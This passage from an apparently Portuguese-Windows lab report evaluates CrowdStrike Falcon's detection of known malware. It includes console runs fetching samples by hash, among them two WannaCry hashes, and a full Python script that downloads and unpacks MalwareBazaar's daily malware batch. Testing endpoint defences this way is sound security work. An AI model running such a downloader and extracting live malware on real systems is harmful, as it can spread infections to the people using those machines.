PS C:\Users\Thor\Documents\Lab\CrowdStrike\3_CrowdStrike> python.exe .\Malware_Baza
ar.py -s 8dc94d486fd546ffbf8f21252aba65efe18432a6cae815e02b8be4ce4449291a -u
*****************************************
************ZUP Security Labs************
*****************************************
Sample "8dc94d486fd546ffbf8f21252aba65efe18432a6cae815e02b8be4ce4449291a" downloade
d and unpacked.
PS C:\Users\Thor\Documents\Lab\CrowdStrike\3_CrowdStrike>
```

C:\Users\Thor\Documents\Lab\CrowdStrike\3_CrowdStrike\8dc94d486fd546ffbf8f21252aba65ef...

O Windows não pode acessar o dispositivo, caminho ou arquivo especificado. Talvez você não tenha as permissões adequadas para acessar o item.

CrowdStrike Falcon Sensor
A process was blocked because malicious behavior was detected.
22/10/2020 12:05


Image 1.8: Python Script with Ransomware blocked

After that, we executed the same test, now using two very known Ransomware's, both of them known as **WannaCry Samples**.

"ed01ebfbc9eb5bbea545af4d01bf5f1071661840480439c6e5babe8e080e41aa"

"07c44729e2c570b37db695323249474831f5861d45318bf49ccf5d2f5c8ea1cd"

So now, we going to execute the second tests using the same idea perform a python script with malicious hash provide by ***MalwaresBazaar***.



```
PS C:\Users\Thor\Documents\Lab\CrowdStrike\3_CrowdStrike> python.exe .\Malware_Baza
ar.py -s ed01ebfbc9eb5bbea545af4d01bf5f1071661840480439c6e5babe8e080e41aa -u
*****************************************
************ZUP Security Labs************
*****************************************
Sample "ed01ebfbc9eb5bbea545af4d01bf5f1071661840480439c6e5babe8e080e41aa" downloade
d and unpacked.
PS C:\Users\Thor\Documents\Lab\CrowdStrike\3_CrowdStrike> python.exe .\Malware_Baza
ar.py -s 07c44729e2c570b37db695323249474831f5861d45318bf49ccf5d2f5c8ea1cd -u
*****************************************
************ZUP Security Labs************
*****************************************
Sample "07c44729e2c570b37db695323249474831f5861d45318bf49ccf5d2f5c8ea1cd" downloade
d and unpacked.
PS C:\Users\Thor\Documents\Lab\CrowdStrike\3_CrowdStrike>
```

Image 1.6: WannaCry Malicious Downloaded in our machine


All those malwares are known and should be detected by signature, but they didn’t.

Regarding some with the vendor: CrowdStrike doesn’t work based on signature, this is one of the reasons, low consumption of computational resources

We performing the malicious malware known manually way and it was block by CrowdStrike platform.

3.3 Second Test

The second test we used another **python script**, responsible to download the daily Malwares batches collected by Malware Bazaar as you can see below




```
#!/usr/bin/env python3
from datetime import date, timedelta
import urllib.request
import sys
import pyzipper

from colorama import init
init()
from colorama import Fore, Back, Style
print(Fore.WHITE + '*****************************************')
print(Fore.WHITE + '************ZUP Security Labs************')
print(Fore.WHITE + '*****************************************\n')

ZIP_PASSWORD = b'infected'
print(sys.argv)
if len(sys.argv) == 2:
    datefile = sys.argv[1]
else:
    datefile = (date.today() - timedelta(days=1)).strftime("%Y-%m-%d")
print("\n")
print("Using date: %s" % datefile)
print("Downloading https://mb-api.abuse.ch/downloads/%s.zip Daily Malware Batches...\n" % datefile)
response = urllib.request.urlopen('https://mb-api.abuse.ch/downloads/%s.zip' % datefile)
print("Download complete!\n")
open('%s.zip' % datefile, 'wb').write(response.read())
print("Saving Daily Malware Batches... complete!\n")

with pyzipper.AESZipFile("%s.zip" % datefile) as zf:
    zf.pwd = ZIP_PASSWORD
    my_secrets = zf.extractall(".")
    print("Daily Malware Batches unpacked!")
```

All this files that it was uploaded from public repository known and maintained by the security community in this web (`https://bazaar.abuse.ch/`).

> *MalwareBazaar is a project from abuse.ch with the goal of sharing malware samples with the infosec community, AV vendors and threat intelligence providers.*

MalwareBazaar creates daily batches of malware sample). The daily batches are created once a day at midnight (00:00 UTC). Please consider that it takes a few minutes to create the batch. So, I kindly ask you to not fetch the daily batch before 00:15 UTC.

The day chosen for this test it was **2020-10-21**



Nome	Tamanho	Comprimido	Tipo	Modificado	CRC32
..			Pasta de arquivos		
0a3e5b3e6a7f41934855e84c1fcd40f0d4050e03453f51...	455.273	455.274	Arquivo do WinRAR	22/10/2020 00:10	6457EE2F
0aaf8470f058393a170e770229d512d6aaa825cfed291e...	679.121	679.343	Arquivo do WinRAR	22/10/2020 00:08	FA0DFF63
0e7b92c8412881fbaa9699df4e5a5e6164feafd0fe7bed...	497.951	497.944	Arquivo do WinRAR	22/10/2020 00:10	A8B60DD4
0e7f19a27095bc0e78ecb0d4a12a5cd20b0a9a0d3f512...	273.268	273.234	Arquivo do WinRAR	22/10/2020 00:09	DB167A73
01b7ea6ca9a3d8e7b3051e02884627ff0711b5497ace5...	133.593	133.532	Arquivo do WinRAR	22/10/2020 00:09	72E6D8CB
1ab28e8d8331d1b03920c2e48c513b237f7dcd72f5c41...	206.245	206.277	Arquivo do WinRAR	22/10/2020 00:09	11729430
1b1c9b5a98fd3f8eed6e5194ece37eca72029105467af3...	547.902	547.762	Arquivo do WinRAR	22/10/2020 00:09	4CEBB779
1b698aad2f0b4fe1b2f043c23b9d7be51afe1c8548bc2...	232.393	232.035	Arquivo ZIP do Wi...	22/10/2020 00:10	BF4050E9
1c2d3f8ec1fb9f48007a773ad325b7de4a2940be9f8273...	451.512	451.458	Arquivo ZIP do Wi...	22/10/2020 00:08	B14E638D
1ef552d183956d6bb6e59ef144e015b0969ae3e65516df...	90.980	89.922	Arquivo ZIP do Wi...	22/10/2020 00:15	45A376A8
2ce8fb6708c8e4db7c62ac4e8e9cfd6bb44f5967573489...	991.112	991.429	Arquivo do WinRAR	22/10/2020 00:08	7241FFDE
2f01fa122cb7cda82a53b9f9f132dc8887e67523ac2c42...	450.552	450.251	Arquivo ZIP do Wi...	22/10/2020 00:10	8DEAF25D
3a64851507c53d58bbef7ad342b6bf23514aac6b3dc98...	556.459	556.220	Arquivo ZIP do Wi...	22/10/2020 00:10	BC58E548
3c98384ee0d7c1e829ed8c59de31b70e6793fb3fc4511...	558.822	559.009	Arquivo ZIP do Wi...	22/10/2020 00:09	7F9E5696
3cfd5088484e77acc72344e68c9af1467a63cff9911d78...	602.041	602.238	Arquivo do WinRAR	22/10/2020 00:08	69B98260
4a5ad2bab0ad5651561f7fe1300cfedb0a442a25f7b323...	58.227	58.259	Arquivo ZIP do Wi...	22/10/2020 00:10	5B1AE9C0
4b7f2c20cd6e56dcb9269abaa57f19990f5e6450076889...	266.460	266.285	Arquivo ZIP do Wi...	22/10/2020 00:08	91A1972C
4c3289970377488a0b8244dd689975d5eea4607f7963...	392.519	392.651	Arquivo do WinRAR	22/10/2020 00:10	B0F9BC6C
5d0cde1b38b55613f041a642d41680f1407ea2b70790b...	571.392	172.173	Arquivo de Image...	22/10/2020 00:26	5567359C
5ea0a550f250a09e71d22ee2f19d33d7511b98ece3bde...	629.196	629.403	Arquivo do WinRAR	22/10/2020 00:10	25EFAE09
5f3de26400e8356bc145a5029f8b3636028276330ef5b9...	395.878	395.648	Arquivo do WinRAR	22/10/2020 00:10	EA45B73C
6b9c4f7252046dbdc98d8eb537bdc776b1e35040b86c...	69.703	57.837	Arquivo JAR	22/10/2020 00:10	B714E6B6
7b6eac71ee76f05a515df32fc6a829cd9d0c22721a9159...	524.441	524.613	Arquivo do WinRAR	22/10/2020 00:09	38B66398
7bb0eeb7f96d5a72078f5f80b1ffe9d1880d785c8e4bb3...	593.513	593.710	Arquivo do WinRAR	22/10/2020 00:28	B5823766
7f25c7015d0d3ccea69274560adfc5dad8392b67635544...	384.980	384.337	Arquivo do WinRAR	22/10/2020 00:10	87228F25
8c6ac1dad92d2ef84b46a4ef2e0661233286bcb1d4154...	430.829	430.567	Arquivo ZIP do Wi...	22/10/2020 00:12	1C51A05F
8df61743b4dd0650b82f5bbbca34dea37ed7b6e86703...	73.512	61.097	Arquivo JAR	22/10/2020 00:08	6CAA41A5
11b29b6bfd0bfb7c5a88f94eb95abe993c46c24eb61f0...	794.072	794.329	Arquivo do WinRAR	22/10/2020 00:10	0E837325
19b8cd5d1d53c518b2f7d3370105a8e176f17f736c43b...	669.783	670.000	Arquivo do WinRAR	22/10/2020 00:10	5EB14DC1
21bb790a98cb5838392173bc15bc3fa55a942839bca3c...	657.211	656.807	Arquivo ZIP do Wi...	22/10/2020 00:10	7BC56D60
22d2c6e1ba9b7b5a2b5b4a50cac76d1d5f67d47a358e...	25.584	25.580	Arquivo do WinRAR	22/10/2020 00:10	5F6C2F7A
37a01627238048b6e0026a3a7670cd73d8eeaff95ee20...	662.294	662.511	Arquivo do WinRAR	22/10/2020 00:10	937534C2
37c463764675cb6c27f66058a7fee7ef3786cc7fa230b56...	41.663	41.690	Arquivo do WinRAR	22/10/2020 00:10	F5CBA88E
40d14d3d6b0704f1dac668a1a8aa9d1054628f5b198a2...	366.918	365.947	Arquivo do WinRAR	22/10/2020 00:09	9AAE038C
40fff2709ece475da3b7142fad661df228cd6c3c516880...	700.832	701.059	Arquivo do WinRAR	22/10/2020 00:09	557CB8F0
48bda5975cc967d95230ab39224d07d747c816a459bc...	569.267	569.454	Arquivo do WinRAR	22/10/2020 00:09	70AFC67E
49ed7b4b2ffff8473d6710ba0deae1114a9f2d48279693...	641.511	641.723	Arquivo do WinRAR	22/10/2020 00:08	0B6A9F02
053a7c1274f1943499066234730d5e0383b58f7406ec1c...	135.552	135.458	Arquivo do WinRAR	22/10/2020 00:15	5C72BA92
65aa8ba2804b37343dfc823e20a2c052b53e469b25681...	346.284	346.406	Arquivo do WinRAR	22/10/2020 00:10	895D5845
73b35b2597fef1639852e549c4b03e13a45ea3921a5fcd...	42.966	42.993	Arquivo do WinRAR	22/10/2020 00:09	29CAB301
76d91520ea408e3617594502467518fe3e0687cc030e85...	346.104	346.226	Arquivo do WinRAR	22/10/2020 00:10	751CC8C4
077e9d14640507725f910892ec082c545778415eb6e26c...	658.130	658.335	Arquivo ZIP do Wi...	22/10/2020 00:08	EDF93C83
79a8a0785e9d0f2da6728711ae2fff11237f34caf45dc85...	385.784	385.871	Arquivo ZIP do Wi...	22/10/2020 00:10	631592DB
83dff7d3df1eee96bce905da83ff490c1a8549abf18b1d...	630.145	630.086	Arquivo do WinRAR	22/10/2020 00:09	5AEF221E

Total 8063 arquivos, 1.033.554.404 bytes

Image 1.9: Python Script works well


The purpose of this test, it's to simulate the same process when the user receives any email with a python script and after that he could even click in this script and he (user) will be downloading a zipped file (`.zip`) and will perform the extraction of these artifacts in their own environment.

One more time, all those malwares are known and should be detected by signature, but they didn't.

Regarding some with the vendor: CrowdStrike doesn't work based on signature, this is one of the reasons, low consumption of computational resources

3.4 Third Test

In this third stage of the tests was through the transfer of folders to another directory within the same machine, the purpose of this test was to simulate a transfer of files within the same environment.



Este Computador › Documentos › Lab › CrowdStrike › 3_CrowdStrike

Nome	Data de modificação	Tipo	Tamanho
Daily_Bazaar	22/10/2020 13:09	Pasta de arquivos	
07c44729e2c570b37db69532324947483 1f5...	22/10/2020 12:07	Aplicativo	3.606 KB
07c44729e2c570b37db69532324947483 1f5...	22/10/2020 12:07	Arquivo ZIP do WI...	3.512 KB
ed01ebfbc9eb5bbea545af4d01bf5f107166...	22/10/2020 12:06	Aplicativo	5.432 KB
ed01ebfbc9eb5bbea545af4d01bf5f107166...	22/10/2020 12:06	Arquivo ZIP do Wi...	3.403 KB
Malware_Bazaar.py	18/10/2020 13:43	Python File	1 KB

Image 1.13: __NEW_FOLDER__(CrowdStrike) – Creating _New_Folder

When a new file is generated on the disk, soon we should have a new entry in a block of that disk and in theory the antivirus should take some action (considering that it has the real time enabled), we could define it as a file manipulation (still not running) where the endpoint protection is already necessary, considering that a new directory was created, soon we would have a new repository with several hashes inside to be examined.




Image 1.14: __NEW_FOLDER__(CrowdStrike) – Malware manipulation

One more time, all those malwares are known and should be detected by signature, but they didn't.

Regarding some with the vendor: CrowdStrike doesn't work based on signature, this is one of the reasons, low consumption of computational resources

4 Impact

At the end of this test, it was possible to verify that there many malwares that, when executed inside the environment, may perform an infection.

- **CrowdStrike didn't work with Signature based;**
    - Which makes our environment very vulnerable;
- **Dependency of the real time engines;**
    - Which may be a risk as noted in our test;
- **After the first extraction, no one know malware were detected;**
    - When it comes a major malware infection we can have several types of attack vectors, so it is very important we have an efficient detection.
- **Malicious EXE files Not Detected**
    - PE files not detected even though malicious; it was not detected.
- **Malicious ELF files Not Detected**
    - *ELF* file not detected even though malicious; In our test environment, wouldn't be dangerous, because our environment it was Windows, but should be block but it was not detected.
- **After second test no one know malware were detected;**
    - After this moviment, no one malware it was detected.

5 Corrective Actions

As we mentioned before, the idea it was execute test in many malwares, and this case, for this reason to be totally known the following actions will be taken to improve the protection environment of our assets:

- This report should be sent to **CrowdStrike Team** to validate with them how the detection flow for known malware works, and why all those malwares didn't were detected;
- Validate the performance of NGAV, Machine Learning and other components, regarding this type of detection;
- The best practices of the configurations will be revalidated with the CrowdStrike team;